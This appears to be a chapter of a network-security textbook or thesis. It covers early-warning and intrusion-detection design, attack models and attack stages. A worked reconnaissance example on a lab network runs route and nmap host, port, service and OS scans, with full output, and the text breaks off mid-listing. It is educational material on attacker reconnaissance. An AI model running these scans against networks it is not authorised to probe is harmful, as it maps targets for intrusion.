The solution to the problem of scanning a large number of files for the detection of malicious programs was to perform an analysis of network connections for early detection of attacks, that is, the use of an early warning system based on weak signals. The construction of this system is based on the analysis of large amounts of data on existing or possible attacks and the formation of a "mask of possible attacks." In the future, using information about modern methods and methods of attacks, it can be reduced to the level of the most probable.

CyRadar uses the following technologies:

Malware Graph is a database developed on the basis of analysis of a lot of malicious codes, allowing localizing domains, servers, connected with cybercrime.

Machine Learning - the ability to self-learn the information security system based on monitoring new attacks in real time.

Sandbox - automatic analysis of binary files on the CyRadar Cloud.

Anomaly Detection - detection of unusual behavior on the network (connection frequency, unknown IP address, connection time, etc.).

In 1995, an article by Mika Endsley [14] was published, where a general definition of the concept of situation awareness (Cyber situation awareness) was given. One of the main advantages of using this concept for IS its dynamism, that is, the ability to respond in a timely manner to new and changing threat models.

In the model of M.Endsley three levels of awareness of the situation are presented: perception, understanding and projection. Later, taking into account the human factor, B. McGuinness [15] and S. Onwubiko and T. Owens [16] singled out the fourth level – resolution.

Level 1. Perception. At this level, IS analysts identify possible vulnerabilities in the information security system. At the level of perception, information on the status, attributes and dynamics of threats, both from the internal and external environment, allows to extend the classification of information into meaningful representations, which are the basis for the following levels [17].

Level 2. Comprehension. At this level, a number of tools and methods are used to aggregate, analyze, summarize and compare the individual parts of evidence of threats and interventions in the computer system (CS), i.e. A scenario of the current situation is formed by determining the significance of the received evidence of interventions and threats to be monitored.

Level 3. Projection. At this level, IS experts predict possible methods and types of attacks on the information system.

Level 4. Resolution. At this level, IS specialists can recommend and implement adequate control and take appropriate countermeasures that reduce or eliminate the risks associated with the operation of the KS.

The IS model includes the selection and justification of the basic principles of the architecture of protected CS that determine the mechanisms for implementing tools and methods for protecting information based on information flows in the system.

The definition of information flows in the CS can be carried out on the basis of the subject-object models (SOM) of the CS in the mechanisms and processes of collective access to information resources proposed by Professor Gaydamakin N.[4].

The main provisions of subject-object formalization of the CS in the aspect of IS are:

1. A discrete time acts in the CS.
2. At each fixed time t_k , the CS is a finite set of elements that is divided into two subsets:
 - A subset of access subjects S - an active entity of the CS that can change the state of the system by performing actions on objects, including creating new objects and initiating the creation of new entities;
 - A subset of access objects O - the passive essence of the CS, actions over which can be a source of creation of new subjects.

The model assumes the existence of a priori infallible mechanism for distinguishing between active and passive entities CS, at any time t_k , including t_0 , a plurality of access entities is not empty.

3. Users of the CS are represented by one or a combination of subjects of access to the functions on behalf of a particular user.

4. Subjects of the CS can be created from objects only by other subjects.

The active essence of the subjects of access lies in their ability to perform certain actions over objects objectively generates to the emergence of information flows. Proceeding from this, the central position of the SOM is: all security processes in the CS are described by subject access to objects that cause information flows - an arbitrary operation on the object O_j , which is implemented in the subject S_m and depends on the object O_i .

It should be noted that the thread is always initiated by the access subject. On this basis, a central position is introduced in the policy and models of Access control: the access of the subject S_m to the object O_i is the generation by the subject S_m of the flow of information between the object O_j - and some object O_i .

The formal definition of the concept of access enables the SOM tools to go directly to the description of information security processes in protected CS. To this end, many streams P are introduced for the entire set of fixed decompositions of the CS into subjects and objects at all times.

From the point of view of IS a process, the set of flows P is divided into two disjoint subsets of P_N and P_L :

$$P = P_L \cup P_N,$$

$$P_L \cap P_N = \emptyset,$$

where, P_L - is the set of flows caused by legal access;

P_N - is the set of dangerous flows in the CS, which violate the state of information security (confidentiality, integrity, etc.).

On the basis of a multitude of flows, the concept that forms the basis of the formalization of the policy of access differentiation in security models is

given: the rules for subjects' access to objects are formally described flows belonging to the P_L set.

Thus, the main aspects of information security are the control of access to the CS, environmental monitoring and should ensure the response to cases of unauthorized access. The integrated use of the approaches to information protection can give impetus to the formation of a new paradigm of information security presented as situational awareness of the environment and an adequate response to the level of identified threats that can be realized through the integrated use of methods and processes to protect the CS.

2.6 System for identification and elimination of cyber attacks

The protection of information and networks is a pressing issue that concerns not only the industrial and government segment, but also the average user. There are systems that already provide services for the protection of user networks, but a single solution in this matter has not been achieved.

The CyRADAR created system is a research project that aims to study the types of cyber attacks, highlight the characteristics of each of them, create its own classification and develop ways to react and prevent unauthorized access. The created system should be able to scan incoming/outgoing traffic, analyze it, recognize attacks and prevent them on its own, and also interact with the system administrator using the alert module.

The system will be being deployed on the personal computer of the end user, as well as on the firewalls of the demilitarized zone. In this way it will be possible to prevent attacks that come from the subnet and the external network. Development is conducted under OS Linux. Estimated architecture of the designed system:

- scanning module;
- analysis module;
- reaction module;
- system of developed rules.

Scanning module (hereinafter referred to as Scanner) is a module whose task is to continuously work on tracking incoming and outgoing traffic for all types of protocols, as well as transferring data to the analysis module. To do this, it has been written our own module based on the open library Pcap. Today our task is to expand the range of protocols supported by the scanner. At the moment, it is possible to track the protocols: ICMP, TCP, UDP, ARP.

The analysis module (hereinafter the Analyzer) is the main module that receives data from the Scanner, processes it by comparing with the base of the developed rules. This module covers the whole essence of the research part of the project, because the analysis must be performed in real time, be fast and accurate, and the system must be able to self-train to ensure its relevance. Initially, it was planned to use the technology of neural networks, but due to the lack of the necessary computing power, today this idea remains only in the plans. To implement it, we need to initially teach the system to recognize clearly defined types of attacks. The team is now working on it. In accordance with the classification of attacks, we have identified the following types:

- attacks built on port scanning;
- DoS-attacks;
- buffer overflow attacks;
- sniffing;
- network intelligence.

The module is in a state of active development and today it is already able to recognize attacks aimed at FYN port scanning, as well as the type of ip-spoofing, when it comes from the subnet with the address replacement that is not occupied. The essence of the scan definition method is that a special sequence of flags is set with it that are recognized by the module. In this case, the reaction module blocks access to the specified ports in such a way that the attacker receives response information that the ports are filtered or opened, which is not valid. The definition of ip-spoofing happens so that when it goes to the subnet, our node sends many ARP packets, which remain unanswered. Thus, if there are too many of them, it can only mean one thing: the node tries to find out the MAC address of the host, which is not there. After finding the sequence of such packets, the reaction module blocks all outgoing traffic from the requested address.

Reaction module (here in after referred to as Reactor) is a module that takes the necessary precautions depending on the type of attack that occurs on the system and sends alerts to the system administrator. Today, the employee information system is already being developed and includes sending an e-mail to the post office. Developed system will have an interface for installation the appropriate settings so that it is possible to select the necessary types of alerts.

In conclusion, the CyRADAR system is a promising project to develop that can solve problems in the field of cybersecurity. Thanks to the modular design, the team is able to work with ready-made prototypes, this allows gradually increasing the functionality and expanding the capabilities of the system. The development of special rules that are used in traffic analysis is a serious scientific work, which includes both a theoretical and a practical part.

2.7 Stages and mechanisms of the attacks organization

Recently, the rapid development of modern information systems is usually accompanied by an increase in the number of computer crimes, which goals are stealing information and causing material losses. Today, more and more people start to think seriously about protecting their personal data from stealing by an intruder. During the year 34.2% of computers of Internet users at least once felt within a web attack, also there was registered 121,262,075 unique malware, according to the research conducted by Kaspersky Lab in 2015 [1].

The urgency of the security problems can be seen on the interactive map of worldwide DDoS attacks, developed by Google Ideas and Arbor Networks. (fig. 2.3).

This interactive map bases on information from the ATLAS program, which, in real-time, collects anonymous data from hundreds of worldwide communication providers. Of course, it is not all DDoS-attacks that occur on the

planet, but visualization is still impressive. The indication of a particular country as a source of the attack, cannot be informative because intruders often disguise their geographical location.




Fig. 2.3. The interactive map of worldwide DDoS-attacks

Currently, it is still unknown how many attack methods exist. Also, there are not enough serious researches in this area nowadays. But even in 1996, Fred Cohen described the mathematical foundations of viral technology. That demonstrated that the number of viruses is infinite. It is obvious that the number of attacks is infinite because viruses are a subset of the set of attacks.

The beginnings of the 1970's are considered to be the time of first virus appearance. That's when the program Creeper was written by Bob Thomas, an employee of the company BBN (Bolt Beranek and Newman). Creeper had the ability to move independently between servers. Getting into the computer, it displayed a message «I'M THE CREEPER ... CATCH ME IF YOU CAN». In essence, this program has not yet been a complete computer virus. Creeper did not perform any destructive actions or acts of espionage. Later another BBN employee Raymond Tomlinson wrote the Reaper program, which also independently navigated through the network and if Creeper is detected, Reaper would stop Creeper's activities.

From the beginning of the very first web attacks, they are all built on the «one to another» principle (fig. 2.4A) or the «one to many» principle (fig. 2.4B).


In the distributed attack model, other principles are used. Unlike the traditional model in a distributed model, «many to one» (fig. 2.5) and «many to many» (fig. 2.6) relations are used.

Distributed attacks are based on "classic" attacks such as "denial of service", or rather on their subset known as Flood attacks or Storm attacks (these terms can be translated as "storm", "flood" or "avalanche"). The idea of an attack is the transfer of a large number of packets to the attacking node. The attacked node may fail because it will "clog up" in a large number of packages that link to it, and will not be able to handle the requests of authorized users. According to this principle, DDoS attacks (SYN-Flood, Smurf, UDP Flood, Targa3, and others) work.

However, if the bandwidth of the channel to the attacked node exceeds the bandwidth of the attacking node or the attacked node is incorrectly configured, then such an attack will not lead to "success". For example, using these attacks is useless to try to disrupt the performance of your ISP.



A) The «one to another» model of attack



B) The «one to many» model of attack

Fig. 2.4. The «one to another» model of attack (A), the «one to many» model of attack (B)




Fig. 2.5. The «many to one» model of attack

Consequently, a distributed attack is no longer from one point on the Internet, but at once from several, which leads to a sharp increase in traffic and failure of the attacked node. Motives and Goals DoS attacks are different, but in the general case consist of the efforts of one or more people temporarily or indefinitely to interrupt or suspend the provision of network services.

Symptoms of denial of service, according to US-CERT, include:

- unusually low network performance (slow file opening or access to resources);
- an absence of a particular source;
- inability to access any resource;
- increase in the number of spam emails (this type of DoS attack includes emails containing harmful content);
- disabling the wireless network or access network;
- «hit offline», that is the purpose of the attack is to relieve you connect to the network.




Fig. 2.6. The «many to many» model of attack

To provide reliable protection against unauthorized access to information resources, first of all, it is necessary to understand what sequence of actions will be performed by the attacker. Conditionally the following sequence of intruder actions for an attack: intelligence, realization, concealment (fig. 2.7).



Fig. 2.7. The consistency for the attack

In the first stage of an attack, the attacker must collect all the information that he will need to implement the invasion of the selected information resource. If you know what information he needs, from that moment on, you can begin to organize the protection of information resources by hiding these data. First of all, the attacker will collect the following information:

- public information about the object;
- definition of the environment and links of the object;
- definition of network topology;
- determining the availability, type, and role of the network node;

- determining the availability and types of services at the site;
- search for vulnerabilities in network nodes and services.

Today, there are many tools To gather all this information. Above all, most of them were designed to protect computer networks or monitor network nodes, but later they were also used by attackers to collect the necessary data. There are tools attacker:

- information resources about the vulnerabilities of network nodes– network scanners and vulnerabilities (nmap, nessus);
- analyzers and packet generators (Wireshark, Iris);
- vulnerability exploitation programs (exploit, shellcode, Metasploit Framework);
- programs for selecting passwords and cryptanalysis;
- stand-alone agents (botnets);
- toolkits (rootkit, Kali Linux, SET);
- software development for attacks.

In addition, there is such a tool to gather information as social psychology.

After collecting all the necessary information, the attacker can go directly to the second stage of the attack - the choice of the method of invasion of the selected information resource.

At the third, final stage of an attack, the attacker performs actions to eliminate or conceal the consequences of an attack. After collecting all the necessary information, the attacker can go directly to the second stage of the attack - the choice of the method of invasion of the selected information resource.

2.7.1 Examples of investigation stage implementation

Before going through the examples of carrying out an investigation by an intruder, let us get familiar with meaning of port, port scanning and what it used for.

Port is a field in a tcp-package or udp-package, which identifies a receiver's or sender's application.

TCP (Transmission Control Protocol) and UDP (User Datagram Protocol) are two protocols, used in TCP/IP for binding via the Internet. Each of them has ports from 0 to 65535. First 1024 ports of TCP protocol are considered to be known and they are used by standard services: FTP, HTTP, SMTP or DNS server. [19, 20, 21, 22].

There are special programs used for network security checking. They are sometimes used by the intruders for network hacking, and they are called port scanners.

Port scanner is a software tool designed for searching of network hosts having necessary opened ports. It is also possible to perform a search of a necessary port on several hosts or several ports on one host. A search of a particular port on many host is a feature of network worms [23].

The procedure described above is called port scanning. While checking many host, this process is called network scanning. It uses a remote analysis method. According to this method, test queries are sent in order to establish a connection. Then active services providing remote maintenance are determined on any host. Port scanning helps to determine possible targets of a hacker attack and can be used while both hacking and preventing hacking.

Scanning is used on the previous stage of the attack and allows to obtain basic necessary information containing data about possible objects of influence: a list of opened ports, a list of possibly attacked server applications downloaded on a computer. There is a special toolkit, which sends packages of data and analyses the answers. It is able to determine services working on a host, determine their versions and operating system [24].

Premature data collection can be compared to hidden observing. Its purpose is to get as much data as possible staying undetected. On the other hand, port scanning is a “reconnaissance by fire” [25].

Port scanning is like a villain controlling windows and doors of every house, and looking which of them are opened and which of them are closed. [19]

On this moment, many scanning methods are learnt. These methods can be divided into several groups depending on the object’s possibility of determining of the immediate scanning initiator:

- methods of opened scanning;
- methods of half-opened scanning;
- Ping-combinations;
- methods of “invisible” scanning (hidden);
- other methods.

A list of all scanning methods learnt at the moment including their combinations with ping command is shown in figure 2.8.




Fig. 2.8. Classification of scanning methods

Therefore, before attacking an informational resource a villain should collect information about a chosen resource. For a more detailed demonstration of an example of this stage, the Kali Linux operating system will be used. Kali Linux is designed primarily for security testing. Its security testing tools can be divided into following categories:

- database assessment;
- enumeration and information gathering;
- exploitation tools;
- scanners;
- password attacks;
- stress testing;
- spoofing and sniffing;
- wireless attacks;
- forensic tools;
- hardware hacking;
- backTrack services;
- reverse engineering.

2.7.1.1 Learning the environment and network topology

During the first step of investigation, a villain explores environment objects of a supposed attack target. In instance, internet-provider's nodes of the "victim". The villain can try to determine addresses of "trusted" systems (for example, partner's network), nodes, connected with attack target (for example, ISP routers), etc. These actions are hard to reveal, since they are being performed during a long period, and they are located outside the area, controlled by security tools (firewall, attack detection system and so on).

There are two methods of network topology detection which are used by malicious people:

- «TTLmodulation»;
- «recordroute».

Programs traceroute for Unix and tracert for Windows use the first way to detect network topology. They use the Time to Live field for this IP-packet header, whose value varies depending on the number of routers that are passed by network packet.

Ping utility can be used to record the route ICMP-packet. Often, a network topology can be identified using the SNMP protocol installed on many network devices whose protection is incorrectly configured. With the RIP protocol, you can try to get information about routing tables in the network, and more. Many of the these methods are used by modern control systems for building network cards. And these same methods can be successfully applied by malicious people.

For example, we will investigate the internal attack which is aimed at gaining the access to the victims OS.

To implement exploration environment and network topology must first know that the active components in the network. But before that you need to find out the IP routing table using the command route (listing 2.1).

Packages that are part of the data to be transmitted, on the way to the point of their destination passes along a certain route. In large networks, packets

are transmitted from one computer to another until they reach the destination. Route determines the starting point of the packet transmission process and indicates to which computer your system must transfer the packet to reach its destination. In small networks routing can be static, that is, the route leading from one system to another is strictly fixed. In large networks and in the Internet routing is carried out dynamically. The system that initiates the packet transmission knows which computer the package should be sent first. This computer accepts the package, determines where to transfer the package further, pass the package, etc. Consequently, with dynamic routing, the transmission source system must know very little.

Routes are contained in the routing table. To route it to the screen, you must execute the route command without arguments. The result of the command is listed in the list below.

Listing 2.1 - The result of running the route command.

```
@kali:~# route
Kernel IP routing table
Destination  Gateway      Genmask          Flags  Metric  Ref  Use  Iface
default      192.168.10.1 0.0.0.0          UG     1024    0    0    eth0
192.168.10.0 *            255.255.255.0   U       0      0    0    eth0
```

Each record of the routing table consists of several fields, which contain information about the end point of the route and the type of interface used. The routing table fields are listed in table 2.1.

Table 2.1. - Routing table fields

Field	Description
Destination	IP address of the destination point of the route.
Gateway	IP address or hostname of the gateway used on this route; the * character indicates that the gateway is not used in the network.
Genmask	Destination network mask; '255.255.255.255' if it's a node, '0.0.0.0' if this is the default route.
Flags	Route type or condition:: U - the route is (up); H - the destination is a complete (host) address; G - the route is to a (gateway); R - dynamic recoverable route (reinstate); D - The route is (dynamically) tuned by a daemon or redirected; M - (modified) roaming daemon or redirected; A - set upped (addrconf); C - entry in the (cache); ! - (reject) route.
Metric	Distance to goal (usually measured in number of conversions).
Ref	Number of uses of the route at the moment.
Use	Number of packets transmitted on this route.
Iface	The type of interface which used on this route.

If the system is connected to the network, in the routing tables must be made at least one entry that sets the default route. On this route the package is sent if all other routes can not bring it to its destination. The destination for this route is given by the default keyword.

Based on the information received in the case with the route command, it can be concluded that there is a router with the IP address 192.168.10.1 in the network under investigation.

2.7.1.2 Hosts detection

Host detection is usually done by reference using the ping utility of the ECHO_REQUEST command of the ICMP protocol. The response is ECHO_REPLY indicating that the host is available. There are programs that automate and accelerate the parallel detection of a large number of hosts, such as fping or nmap. The danger of this method is that ECHO_REQUEST queries are not fixed by the standard host tools. In order to do this, you need to use traffic analysis tools, firewalls or attack detection systems.

This is the simplest method of host detection. However, this ease has a number of disadvantages.

Firstly, many network devices and applications block ICMP packets and do not let them into the intranet (or, conversely, do not let them out). For example, MSProxyServer 2.0 does not allow packets to pass through the ICMP protocol. The result is an incomplete hosts detection. On the other hand, blocking an ICMP packet tells an attacker that there is a “first line of defense” – routers, firewalls, etc.

Secondly, the use of ICMP queries can easily detect their source, which, of course, should not be part of the attacker’s task.

Another method for determining hosts in a network is using a “promiscuous” network interface mode that allows you to determine different hosts in a network segment. But it does not apply in cases where network segment traffic is not available to an attacker from his host. It works only on local networks.

Another way of network host detection is the so-called DNS intelligence what allows you to detect corporate network hosts using the domain name service.

We will use the nmap program from the above methods of hosts detection for an example.

The nmap is an acronym for “network mapper”. Nmap program is a set of tools for scanning a network. It can be used for security checks, detection of the services running on the host, identification of the OS and applications, determining of the type of firewall used on the scanned host.

The syntax of the command:

```
nmap [<options>] {<scan target>}
```

In the Nmap command line, everything that is not an option (or an option argument) is considered as a scan target. In the simple case, the IP address or network name of the target machine is used to scan.

Sometimes you need to scan the whole network. For this nmap supports CIDR addressing. If you add /<no. of bits> to the IP address or network name, nmap will scan every IP address for which the first <no. of bits> are the same as the given host. For example, 192.168.10.0/24 will scan 256 hosts between 192.168.10.0 (binary: 11000000 10101000 00001010 00000000) and 192.168.10.255 (binary: 11000000 10101000 00001010 11111111) inclusive, 192.168.10.40/24 will do exactly the same. The smallest valid value is /0 which will scan the entire Internet. The highest value is /32 which will scan only the specified host or IP since all address bits are locked.

In our case, we will use the nmap command (listing 2.2) for the IP address of the router 192.168.10.1/24.

Listing 2.2 – Scan the network using nmap.

```
root@kali:~# nmap 192.168.10.1/24
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-04-06 11:26 MSK
```

```
Nmap scan report for 192.168.10.1
Host is up (0.0029s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
52869/tcp open  unknown
MAC Address: BC:EE:7B:69:0E:94 (Asustek Computer)
```

```
Nmap scan report for 192.168.10.2
Host is up (0.0034s latency).
Not shown: 789 filtered ports, 209 closed ports
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: BC:EE:7B:E4:EF:EC (Asustek Computer)
```

```
Nmap scan report for 192.168.10.3
Host is up (0.0032s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
MAC Address: BC:EE:7B:E4:EF:EC (Asustek Computer)
```

```
Nmap scan report for 192.168.10.9
Host is up (0.00058s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsddapi
MAC Address: AC:B5:7D:1B:B1:1F (Liteon Technology)
```

```
Nmap scan report for 192.168.10.10
Host is up (0.000013s latency).
All 1000 scanned ports on 192.168.10.10 are closed
Nmap done: 256 IP addresses (5 hosts up) scanned in 1276.02 seconds
```

After scanning the network, according to listing 2.2, we can conclude that there are 5 active hosts at the time of scanning in the network, one of which is the router (192.168.10.1) and the computer from which to run a scan of the network (192.168.10.10). If we display the obtained information graphically (fig. 2.9), our researched network will look like this.




Fig. 2.9. Structure of the scanned network

In addition to active hosts detection, there also information is provided about the ports of hosts after performing a network scan. There can be specify 6 states to display the ports' status in nmap:

- open – accepts requests for TCP connection or UDP packets to this port. Detecting this condition is usually the primary purpose of the scan. This follows from the fact that each open port is a direct path to an attack. Attackers can use open ports, and administrators try to close or protect them with firewalls so that not to obstruct the work of ordinary users. Open ports are also interesting in terms of non-security scans, because they allow you to determine which services are available on the network;

- closed – closed port is available (it accepts and responds to nmap requests), but is not used by any application. They can be useful to determine that the given IP address is the running host (host detection, ping scan) or to determine the OS. Since these ports are achievable, it is expedient to scan them later when some of them can open. Administrators can block these ports using firewalls. Then their condition will be specified as filtered;

- filtered - nmap can not determine whether the port is open, because packet filtering does not allow to reach nmap requests for this port. Filtering can be performed by a dedicated browser, router rules, or a firewall on the target machine. These ports are useless for the attackers, because they provide very little information. Sometimes they respond to ICMP error messages, for example, type 3 code 13 (destination unreachable: communication administratively prohibited), but more often there are filters that reject queries without providing any information. This forces nmap to make several more queries to ensure that the request was rejected by the filter rather than blocked on the network. It slows down scanning very much;

- not filtered (unfiltered) - this state means that the port is available, but Nmap can not determine whether it is open or closed. Only the ACK-scan used to define the firewall rules can characterize the port in this state. Scanning non-filtered ports in other ways, such as Window Scan, SYN Scan, or FIN-Scan, can help determine whether a port is open;

– open | filtered (open | filtered) - nmap characterizes the port in a state where it can not determine the open port or filtered. This condition occurs when scanning types that do not match open ports. Lack of response may also mean that the batch filter did not miss the request or the response was not received. Therefore, nmap can not determine a properly open port or filtered. When scanning UDP, IP-protocol, FIN, NULL, as well as Xmas port, it can be characterized by this state;

– closed | filtered (closed | filtered) - this state is used when Nmap can not detect a closed port or filtered. Used only when scanning an idle type IP.

Also, if the port is open, then the service and the protocol name used on this port is specified. The last thing to indicate when scanning is the mac address of the network adapter node and the name of its manufacturer.

2.7.1.3 Identification of services or port scanning

Service identification is usually performed by detecting open ports - port scanning. These ports are often associated with services based on TCPDP protocols. For example, the open 80th port means the presence of a Web server, the 25th port - the mail SMTP server, etc. Different applications, such as nmap or netcat, can be used to identify services and scan ports.

From the previous listing, select the node with the IP address 192.168.10.9.

We already know that at this node four ports (135, 139, 445, 5357) are open, these ports use the services running msrpc, netbios-ssn, microsoft-ds, wsdapi respectively. But this is not enough for the intruder to intervene. To collect the pain of detailed site information, he can use the same nmap with additional filtration keys (Listing 2.3).

In this case, the -sV key is used to define open ports and define the type of services that these ports use; - To determine the type of operating system installed on the node; -v are used to increase the level of detail of data; -A activates the function of detecting the operating system: definition of the version, script scan and trace. The result of executing the nmap command with the specified keys is listed in Listing 2.3.

Listing 2.3 - Scan ports and services.

```
root@kali:~# nmap 192.168.10.9 -sV -O -v -A
```

```
Starting Nmap 6.49BETA4 (https://nmap.org ) at 2016-04-06 11:55 MSK
NSE: Loaded 122 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 11:55
Completed NSE at 11:55, 0.00s elapsed
Initiating NSE at 11:55
Completed NSE at 11:55, 0.00s elapsed
Initiating ARP Ping Scan at 11:55
Scanning 192.168.10.9 [1 port]
Completed ARP Ping Scan at 11:55, 0.23s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:55
Completed Parallel DNS resolution of 1 host. at 11:55, 0.02s elapsed
```

Initiating SYN Stealth Scan at 11:55
Scanning 192.168.10.9 [1000 ports]
Discovered open port 445/tcp on 192.168.10.9
Discovered open port 139/tcp on 192.168.10.9
Discovered open port 135/tcp on 192.168.10.9
Discovered open port 5357/tcp on 192.168.10.9
Completed SYN Stealth Scan at 11:55, 9.10s elapsed (1000 total ports)

Initiating Service scan at 11:55
Scanning 4 services on 192.168.10.9
Completed Service scan at 11:55, 11.07s elapsed (4 services on 1 host)
Initiating OS detection (try #1) against 192.168.10.9
Retrying OS detection (try #2) against 192.168.10.9
NSE: Script scanning 192.168.10.9.
Initiating NSE at 11:55
Completed NSE at 11:56, 40.43s elapsed
Initiating NSE at 11:56
Completed NSE at 11:56, 0.01s elapsed

Nmap scan report for 192.168.10.9
Host is up (0.00071s latency).
Not shown: 996 filtered ports

```
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds (primary domain: PIRATE)
